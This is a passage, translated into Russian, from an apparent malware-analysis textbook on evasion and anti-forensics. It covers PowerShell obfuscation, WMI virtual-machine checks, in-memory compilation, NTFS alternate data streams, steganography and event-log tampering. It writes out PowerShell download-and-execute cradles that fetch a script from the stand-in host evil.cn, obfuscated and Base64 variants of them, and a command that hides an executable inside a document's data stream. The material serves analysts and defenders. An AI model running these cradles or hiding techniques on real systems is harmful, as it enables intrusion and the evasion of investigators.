В этой команде флаг `-exec` указывает PowerShell обойти действующие политики выполнения, которые могли бы помешать запуску команды. Политики выполнения PowerShell настраиваются в Windows для запрета определённых действий PowerShell, однако иногда обходятся довольно легко. `IEX` является сокращением от `Invoke-Expression`, выполняющего предшествующую ему строку как команду. Следующая часть команды, выражение `(New-Object Net.WebClient).DownloadString`, создаёт новый объект .NET `WebClient` с методом `DownloadString`. Это ещё один способ, которым вредоносная программа может отправлять веб-запросы удалённому серверу и загружать полезную нагрузку. Данная нагрузка будет загружена с `http://www.evil.cn` и выполнена непосредственно в памяти. Подробнее о загрузочных командах PowerShell см. gist.github.com и gist.github.com.

Проблема таких загрузочных команд PowerShell в том, что они сразу выглядят подозрительно. Поэтому рассмотрим, как команды PowerShell обфусцируют для обхода средств защиты конечных точек и затруднения расследования.

Обфускация PowerShell

PowerShell чрезвычайно терпима к синтаксису, поэтому у злоумышленников остаётся много возможностей скрывать команды, переставлять в них символы или даже вставлять лишние символы, чтобы запутать аналитиков и средства обнаружения. Рассмотрим несколько распространённых способов обфускации выполнения PowerShell авторами вредоносных программ. Возьмём за отправную точку следующую команду:

```
C:\> powershell.exe -exec bypass -C "IEX(New-Object Net.WebClient).DownloadString('http://www.evil.cn/bad.ps1')"
```

Один из простых методов обфускации заключается во вставке в команду символов +:

```
C:\> powershell.exe -exec bypass -C "IEX(New-Object Net.WebClient).DownloadString('ht' + 'tp://'+'www.ev'+'il.cn/b'+'ad
```

Символы могут быть как строчными, так и прописными, поэтому следующая команда PowerShell по-прежнему допустима:

```
C:\> powershell.exe -EXeC bYpaSS -C "Iex(New-OBJect NeT.webclient).dOwNLOadStrINg('ht' + 'tp://'+'www.ev'+'il.cn/b'+'ad
```

Однако читать её уже немного труднее.

Кроме того, символы можно переставлять, как в следующем примере:

```
"{2}{1}{0}" -f 'X','E','I'
```

Числа в фигурных скобках обозначают позиции символов `X`, `E` и `I` после перестановки, поэтому в итоге они образуют `IEX`.

Наконец, PowerShell допускает данные в кодировке Base64, поэтому вполне можно передать закодированную команду вроде этой:

```
C:\> powershell.exe -EncodedCommand "cG93ZXJzaGVsbC5leGUg4oCTIGV4ZWMgYnlwYXNzIOKAk0Mg4oCcSUVYKE5ldy1PYmplY3QgTmV0LldlYk
```

Кодирование Base64 будет рассмотрено в главе 16. А пока обратимся к ещё одной связанной с PowerShell возможностью, которую вредоносные программы могут использовать в своих интересах.

Запросы к WMI

Как вы, возможно, помните из предыдущих глав, Windows Management Instrumentation (WMI) позволяет системным администраторам управлять данными и автоматизировать операции в Windows. В Windows 7 и более ранних версиях для вызова WMI использовалась консоль Windows Management Instrumentation Console (WMIC), но в современных версиях она объявлена устаревшей. Теперь гораздо чаще WMI вызывают посредством PowerShell, где есть несколько встроенных командлетов компонентов для взаимодействия с WMI. Один из примеров, `Get-CimInstance`, представляет собой командлет, которым вредоносная программа также может запрашивать объекты WMI. Чтобы собрать сведения о системе, например определить, является ли она виртуальной машиной или песочницей, вредоносная программа может выполнить непосредственно из PowerShell следующие команды:

```
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_Processor"
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_BIOS"
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_DiskDrive"
```

Эти команды запрашивают через WMI сведения о процессоре, BIOS и диске системы. В следующем выводе по сведениям BIOS видно, что система работает в VirtualBox:

```
PS C:\> Get-CimInstance -Query "SELECT * FROM_Win32_BIOS"
SMBIOSBIOSVersion : VirtualBox
Manufacturer      : innotek GmbH
Name              : Default System BIOS
SerialNumber      : 0
Version           : VBOX - 1
--snip--
```

Другие интересные объекты для запросов, `ThermalZoneTemperature` и `Win32_Fan`, возвращают соответственно текущую температуру процессора и скорость вентилятора:

```
PS C:\> Get-CimInstance -Query "SELECT * FROM MSAcpi_ThermalZoneTemperature"
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_Fan"
```

Если эти функции возвращают ошибку или не выдают никаких сведений, это может означать, что они не реализованы, а значит, узел, возможно, является виртуальной машиной.

WMI представляет собой обширную тему, и вредоносные программы могут вызывать её другими способами, например напрямую через интерфейсы WMI вроде `IwbemServices.ExecQuery`, но это выходит за рамки книги и далее не рассматривается. Вместо этого перейдём ещё к одному методу living off the land и бесфайловых атак: применению динамически компилируемого кода.

Динамически компилируемый код

Вредоносные программы всё чаще используют динамически компилируемый код. После доставки жертве такой код компилируется и выполняется из памяти, что может помочь атаке остаться незамеченной средствами защиты конечных точек. Этот метод часто сопровождается применением компонента-дроппера. Дроппер может быть доставлен жертве, например встроенным в

электронное письмо, а после выполнения в системе жертвы загрузить вредоносный код с сервера в интернете. Такой код часто зашифрован или обфусцирован. После успешной загрузки полезной нагрузки на узел жертвы она расшифровывается, а затем компилируется в памяти уже имеющимся в целевой системе компилятором. В современные версии Windows по умолчанию входят несколько компиляторов, в том числе компиляторы .NET `msbuild.exe` и `csc.exe`. Возможный ход такой атаки показан на рис. 15.5.




Рис. 15.5. Атака с динамической компиляцией кода

Атака начинается с загрузочной команды PowerShell, которая скачивает нескомпилированный код .NET с удалённого сервера, возможно одним из описанных ранее в этой главе способов. Затем сценарий PowerShell вызывает `csc.exe`, чтобы скомпилировать и выполнить код .NET в памяти.

Другой компилятор, `msbuild.exe`, относится к Microsoft Build Engine (MSBuild), "платформе для сборки приложений Windows". Она принимает на вход проекты (`.proj`) или файлы проектов на основе XML, компилирует их и выполняет в процессе сборки. Подробно этот метод здесь не рассматривается; больше о нём можно узнать из статьи Тары Гулд и Гейджа Меле "Threat Actors Use MSBuild to Deliver RATs Filelessly" по адресу anomali.com.

Эти методы особенно интересны тем, что сочетают несколько способов уклонения от защиты. Во-первых, такие атаки могут быть почти полностью бесфайловыми, поскольку загруженный код компилируется и выполняется только в памяти. Во-вторых, они применяют уже имеющиеся на узле жертвы LOLBins и компиляторы, что потенциально позволяет обойти такие средства контроля, как AppLocker. Наконец, вредоносный код загружается с сервера злоумышленника в нескомпилированном виде, поэтому средства сетевой защиты могут не распознать его как вредоносный: часто они настроены на поиск скомпилированных двоичных файлов. Это ещё несколько примеров из множества изобретательных способов, которыми авторы вредоносных программ обходят средства защиты.

Следует учитывать, что в Windows существуют и другие методы динамической компиляции кода, например применение компиляторов C CGG/MinGW или `aspnet_compiler.exe` для компиляции кода ASP.NET. Эти компиляторы могут вызываться из PowerShell, Command Prompt или даже документов Office с помощью кода макросов VBA.

ДРУГИЕ LOLBINS

Утилиты, описанные в этом разделе, далеко не исчерпывают множество LOLBins. Существует целый проект, посвящённый их отслеживанию и классификации, LOLBAS (lolbas-project.github.io); на момент написания книги он учитывал почти 200 LOLBins.

В заключительном разделе главы мы рассмотрим категорию методов уклонения под названием anti-forensics, или противодействие компьютерной криминалистике, которые часто идут рука об руку с бесфайловыми атаками.

Противодействие компьютерной криминалистике

Представьте, что вы следователь, которому недавно поручили сложное дело о краже данных. Пострадавшая организация установила, что инцидент произошёл на сервере Windows, и сумела локализовать атаку, изолировав сервер от остальной сети, но лишь после того, как злоумышленник похитил неизвестный объём потенциально конфиденциальных данных. Самое странное, что на скомпрометированном сервере как будто не осталось никаких крошек. Нет следов, по которым можно идти. Нет отпечатков или пятен на месте происшествия. Все физические следы вредоносной программы удалены с жёсткого диска. Система перезагружена, и в памяти не осталось артефактов для исследования. Некоторые файлы на диске даже выглядят зашифрованными, но требования выкупа нет.

Возможно, перед вами результат противодействия компьютерной криминалистике. Рассмотрим несколько изобретательных методов, которыми пользуются авторы вредоносных программ.

Сокрытие артефактов и кода

Кибератаки всегда оставляют какие-либо следовые доказательства в скомпрометированных системах или сетях, каким бы умелым и изобретательным ни был злоумышленник. Понимая это, уклоняющаяся вредоносная программа может приложить огромные усилия, чтобы замести следы и удалить как можно больше криминалистических доказательств. Зачастую для этого она скрывает или удаляет из заражённых систем артефакты, способные выдать атаку.

Один из грубых способов скрыть доказательства состоит в сокрытии важных файлов и каталогов, например исполняемого файла или файлов конфигурации вредоносной программы. Для этого она сначала вызывает для соответствующих файлов такую функцию, как `SetFileAttributes`, а затем посредством штатной возможности Windows назначает им атрибут hidden. Это действительно делает файлы невидимыми для некоторых пользователей системы, однако более опытные пользователи и следователи легко обойдут такую защиту.

Удаление и повреждение артефактов

Некоторые вредоносные программы не просто скрывают файлы, а пытаются полностью удалить или уничтожить доказательства. Они могут удалять собственные файлы множеством способов, например вызовом функции WinAPI `DeleteFile`, через PowerShell или командную строку Windows. Однако в зависимости от способа удаления опытный следователь всё ещё может восстановить удалённые артефакты. Чтобы устранить этот недостаток, некоторые вредоносные программы включают утилиты, специализирующиеся на безопасном и необратимом уничтожении данных. Исследователи Unit42 сообщали, что злоумышленники, стоящие за программой-вымогателем BlackCat, применяли `fileshredder`, инструмент для необратимого уничтожения файлов, чтобы безопасно удалить доказательства из системы жертвы. См. статью Аманды Таннер, Алекса Хинчлиффа и Доэла Сантоса "Threat Assessment: BlackCat Ransomware": unit42.paloaltonetworks.com.

Кроме того, поскольку память является одним из первых мест, где опытный следователь ищет вредоносную программу, её авторам разумно очищать выделенную программе память. Это можно сделать разными способами, например вызвать функцию `RtlZeroMemory`, которая перезаписывает область памяти нулями, фактически уничтожая находившиеся там доказательства. Известно, что некоторые семейства программ-вымогателей вызывают `RtlZeroMemory` и подобные функции, чтобы обнулить свои ключи шифрования в памяти и снизить вероятность их восстановления.

Вместо полного стирания памяти злоумышленник может изменить её, удалив или подменив код либо данные, которые выдали бы присутствие вредоносной программы. Например, программа может просто удалить магические байты PE `MZ` из области памяти, из-за чего некоторые полагающиеся на эту сигнатуру инструменты исследования перестанут работать. Либо она может скрыть в памяти части своего кода или конфигурации, например кодировать или шифровать строки вроде адресов управления и контроля. Обфускация и шифрование кода и данных будут рассмотрены в главе 16, но многие описанные там методы могут также применяться для противодействия компьютерной криминалистике.

Злоупотребление альтернативными потоками данных

Ещё один способ сокрытия файлов основан на альтернативных потоках данных NTFS (Alternate Data Streams, ADS). Данные файлов в файловой системе Microsoft NTFS обычно размещаются в основном потоке данных. Например, если открыть текстовый файл в редакторе, отображаемые сведения будут частью основного потока. Но данные можно скрыть и внутри ADS, и тогда следователь не увидит их при обычном осмотре файла.

Лучше всего проиллюстрировать ADS NTFS на примере, который вы можете воспроизвести самостоятельно. Сначала создайте текстовый файл с произвольным текстом и сохраните его как `file.txt`. Чтобы скрыть данные в этом файле, выполните следующую команду:

```
C:\> echo hidden text > file.txt:supersecret
```

Эта команда сохраняет текст `hidden text` в ADS NTFS с именем `supersecret`. Если после её выполнения открыть `file.txt` в текстовом редакторе, скрытого текста вы не увидите. Чтобы доказать, что он по-прежнему существует, следующей командой выведите основные данные текстового файла:

```
C:\> more < file.txt
```

Затем выведите текст из ADS `supersecret`:

```
C:\> more < file.txt:supersecret
```

Второй вывод должен содержать данные из ADS. В более практическом сценарии вредоносная программа может сходным образом скрыть в ADS код или файл, например исполняемый. Следующая команда записывает вредоносный исполняемый файл `evil.exe` в поток данных `evil` файла `invoice.doc`:

```
C:\> more evil.exe > invoice.doc:evil
```

С помощью этой команды автор записал исполняемый файл размером около 760 КБ в файл `invoice.doc`, как показано на рис. 15.6.




Рис. 15.6. Сокрытие исполняемого файла в ADS

Метаданные документа показывают размер файла 12 байт, то есть размер основного потока данных, а значение "размер на диске" составляет 776 КБ, полный размер файла после копирования исполняемого файла в его ADS.

При просмотре этого файла в шестнадцатеричном редакторе или средстве просмотра PE никаких аномалий не видно. Данные в потоке `evil` будут невидимы для большинства файловых редакторов и инструментов расследования, если только следователь не знает точно, что искать. Хорошим средством выявления аномалий ADS является Streams из набора Sysinternals.

Применение ADS NTFS представляет собой лишь один механизм сокрытия вредоносных файлов и кода от расследования. Другой метод заключается в сокрытии кода в подсистеме журналов CLFS, как показали исследователи Mandiant. См. статью Адриена Батая и Блейна Стэнсилла "Too Log; Didn't Read: Unknown Actor Using CLFS Log Files for Stealth": mandiant.com. Такие методы могут эффективно скрывать доказательства от внимательных пользователей и увеличивать время и трудозатраты на реагирование на инцидент и криминалистическое расследование, что выгодно авторам вредоносных программ.

Сокрытие данных с помощью стеганографии

Стеганография представляет собой метод сокрытия данных в обычных форматах файлов, например изображениях, видео и аудиофайлах. Современная уклоняющаяся вредоносная программа может применять стеганографию для обхода средств защиты конечных точек и сети, поскольку этот метод эффективно скрывает или обфусцирует вредоносный код внутри внешне безобидных файлов. В то же время он прекрасно относится и к противодействию компьютерной криминалистике.

Среди ранних примеров применения стеганографии вредоносными программами можно назвать семейство Duqu 2011 года, которое собирало сведения из систем жертв и сохраняло их в файле изображения JPEG, а также банковский троян Zeus 2014 года, скрывавший C2-команды в изображениях, отправляемых жертвам. Более свежий пример, обнаруженная исследователями ESET и получившая название Stegano атака, содержала код эксплойта, встроенный в изображения на различных сайтах. Возможно, вредоносный код остался незамеченным средствами сетевой защиты именно благодаря способу его сокрытия в данных изображения. См. статью Дэниела Гудина "Millions Exposed to Malvertising That Hid Attack Code in Banner Pixels": arstechnica.com.

Вредоносная программа может обращаться к стеганографии по множеству причин: скрывать данные и вредоносный код от следователей, обфусцировать передаваемые C2-команды или маскировать данные, которые предстоит эксфильтрировать из сети жертвы. Есть несколько способов добиться этого, в том числе дописывание файлов и манипуляции с битами. Дописывание файла, как следует из названия, заключается в простом добавлении одного файла в конец другого, словно он едет на нём пассажиром. Например, исследуя JPEG-файл, который кажется изменённым, автор мог бы проверить его заголовки в шестнадцатеричном редакторе, как на рис. 15.7.




Рис. 15.7. Заголовок файла JPEG

Этот заголовок является стандартным для файла JPEG, на рисунке указан JFIF. Дальнейший анализ данных файла выявляет аномалию, показанную на рис. 15.8.




Рис. 15.8. Заголовок файла, скрытый внутри файла JPEG

Обратите внимание на PK на рисунке. Это стандартный заголовок файла ZIP-архива, указывающий, что к JPEG-изображению мог быть дописан ZIP-файл. Извлечь его и исследовать содержимое можно несколькими способами. Во-первых, встроенный ZIP можно "вырезать" из изображения шестнадцатеричным редактором, просто скопировав подозрительные данные из файла и сохранив их в новый файл. Более простой вариант состоит в применении бесплатной утилиты Binwalk (github.com). Binwalk проходит по входному файлу, ищет признаки других встроенных файлов и может автоматически вырезать их. На рис. 15.9 показано, как Binwalk извлекает скрытый исполняемый файл `surprise.exe` из ZIP-контейнера, встроенного в JPEG-изображение.




Рис. 15.9. Вырезание встроенных файлов посредством Binwalk

> **ПРИМЕЧАНИЕ.** Этот образец вредоносной программы можно найти в MalShare или VirusTotal по следующему хешу SHA256: `0cfcf571748f0d0c3bcedead2508f0bec329558c29017e7093a138853cc0e17e`.

Это довольно простой пример стеганографии. Однако современные атаки обычно используют более сложные методы, например манипуляции с битами, то есть перестановку или изменение битов для уклонения от обнаружения. Например, отдельные биты в файле изображения можно изменить так, чтобы незаметно сохранить вредоносный код, не ухудшая качества изображения. На рис. 15.10 показан фрагмент данных неизменённого файла изображения в шестнадцатеричном редакторе.




Рис. 15.10. Шестнадцатеричный дамп неизменённого изображения

Но злоумышленник коварно изменил это изображение, как видно на рис. 15.11.




Рис. 15.11. Шестнадцатеричный дамп изменённого изображения

В каждой строке был изменён последний, шестнадцатый, байт. Если бы образец вредоносной программы загрузил этот файл изображения для чтения, например через `ReadFile`, он мог бы целенаправленно извлечь из файла подозрительные байты, как в следующем псевдокоде:

```
--snip--
call ReadFile             ; Open manipulated image file.
--snip--
mov edx, [esp+file+16]    ; Move the first 16th byte into EDX.
mov [ebx+data], edx       ; Store the byte in memory.
xor edx, edx              ; Clear EDX.
mov edx, [esp+file+36]    ; Move the second 16th byte into EDX.
mov [ebx+data+2], edx     ; Store the second byte in memory.
--snip--
```

После сохранения всех байтов в памяти они складываются в байтовую строку `89 E9 8D 55 05 FF D0`. Её преобразование в код x86 даёт следующий ассемблерный код, вероятно являющийся разновидностью шелл-кода:

```
mov ecx, ebp
lea edx, [ebp + 0x5]
call eax
```

Наконец, метод наименее значащего бита (least significant bit, LSB) предполагает изменение определённых битов внутри файла. Чтобы проиллюстрировать этот метод стеганографии, предположим, что файл изображения содержит следующий набор из восьми байтов, каждый из которых представляет пиксель изображения:

```
11101101 11000110 10100111 10010110
10111001 10011001 10001100 11000110
```

В некоторых форматах кодирования изображений, например bitmap (BMP), LSB, то есть последний бит каждого байта, можно изменить без заметного влияния на изображение. Поэтому злоумышленник, желающий спрятать вредоносный код внутри изображения, мог бы изменить LSB и сформировать новую битовую строку. Представим, что злоумышленник изменил несколько выбранных LSB, выделенных полужирным:

`1110110`**`0`** `11000110 1010011`**`0`** `1001011`**`1`**
`10111001 1001100`**`0`** `10001100 1100011`**`1`**

Если объединить все LSB в новый байт, получится:

```
00011001
```

Сам по себе этот байт мало о чём говорит. Однако, изменив большое количество LSB в изображении, злоумышленник может эффективно скрыть внутри него вредоносный код или данные. Вредоносная программа способна хранить фрагменты своего кода или конфигурации в изображении, временно используя для этого LSB.

Наконец, существует множество общедоступных инструментов с открытым исходным кодом, например Steghide (steghide.sourceforge.net), упрощающих реализацию методов стеганографии. Такие средства полезно изучить, чтобы лучше понять, как работает стеганография и как авторы вредоносных программ могут злоупотреблять ею для сокрытия вредоносного кода и данных.

Вмешательство в журналы и доказательства

В ходе расследования журналы и другие метаданные могут служить ценными доказательствами того, что определённое вредоносное событие произошло или не произошло, поэтому их изменение либо удаление затрудняет обнаружение, реагирование и анализ. По этой причине журналы и связанные с ними метаданные становятся первоочередными целями уклоняющейся вредоносной программы, стремящейся скрыть свои действия от следователей. В этом разделе рассмотрены два метода вмешательства: изменение журналов и подмена временных меток.

Вмешательство в журнал событий Windows

Вмешательство в журнал предполагает изменение или удаление с узла записей, которые могут выдать присутствие вредоносной программы. Один из источников, в который способен вмешаться злоумышленник, представляет собой журналы событий Windows. Они содержат сведения о различных событиях Windows и приложений и потому являются прекрасными источниками данных для следователей. На рис. 15.12 показано средство просмотра событий Windows Event Viewer, встроенная утилита Windows для изучения журналов событий.




Рис. 15.12. Просмотр системных журналов событий в Windows Event Viewer

Журналы событий Windows имеют общую структуру, включающую следующие сведения:

• идентификатор события, обозначающий тип произошедшего события;
• временную метку с датой и временем события;
• источник события, например конкретную программу или компонент, который его вызвал;
• описание события.

Кроме того, каждому событию назначается уровень:

• **Информационный:** общие сообщения, например сведения об установке или удалении программного пакета;
• **Предупреждение:** события, которые могут указывать на требующую устранения проблему;
• **Ошибка:** события вроде аварийного завершения приложения;
• **Критический:** события, наносящие ущерб работе системы.

Windows может фиксировать множество различных типов событий. Три наиболее распространённых вида журналов: системные журналы для событий, связанных с системой и её компонентами; журналы приложений для событий, относящихся к Windows, сторонним приложениям и службам; журналы безопасности для связанных с безопасностью событий, например аутентификации. Естественно, существуют типы событий, на которые аналитикам безопасности и следователям следует обращать особое внимание, поскольку они могут подсказать, как была скомпрометирована система или какие действия выполняла в ней вредоносная программа. Небольшое подмножество таких событий перечислено в табл. 15.3.

Таблица 15.3. Типы событий, представляющие интерес для аналитиков безопасности и следователей

Идентификатор события Windows	Описание
4624	Учётная запись успешно прошла аутентификацию, то есть вошла в Windows. Журнал фиксирует важные сведения, например имя пользователя учётной записи и исходный IP-адрес.
4625	Произошла неудачная попытка входа.
4688	Был запущен процесс. Журнал фиксирует такие сведения, как имя процесса и учётная запись, инициировавшая его запуск.

